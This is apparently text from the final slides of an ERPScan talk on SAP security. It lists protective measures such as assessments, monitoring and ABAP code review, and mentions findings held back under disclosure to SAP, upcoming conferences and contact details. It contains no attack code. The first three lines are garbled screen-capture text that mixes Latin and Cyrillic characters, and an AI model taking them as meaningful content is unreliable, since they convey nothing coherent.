11%	Open Folder See Also Details Copy name Ticket Configure Root Password м Enter. Set и Configure Root Password (ј ть («Password») 6 мВ 10/11/12 2:53:47 РМ HTML Version
<u>₽</u> 41%	Open Folder See Also Details Copy name Ticket ~rronge rasswuru Password × Details USmalt CMeinser. 5 flue 3,4 MB 10/11/12 2:55:48 PM HTML Version
11%	Open Folder See Also Details Copy name Ticket Security i Change Password s Section



Conclusion

It is possible to protect yourself from these kinds of issues, and we are working close with SAP to keep customers secure

SAP Guides

Regular security assessments

Monitoring technical security

ABAP code review

Segregation of Duties

It's all in your hands



Future work

Many of the researched issues cannot be disclosed now because of our good relationship with SAP Security Response Team, whom I would like to thank for cooperation. However, if you want to be the first to see new attacks and demos, follow us at @erpscan and attend future presentations:

- November 9 POC (Korea, Seoul)
- November 20 ZeroNights (Russia, Moscow)
- November 29 DeepSEC (Austria, Vienna)
- December 6 BlackHat (UAE, Abu Dhabi)
- December 13 Syscan 360 (Beijing, China)



Web:

www.erpscan.com

e-mail: info@erpscan.com

Twitter: @erpscan

@sh2kerr

@_chipik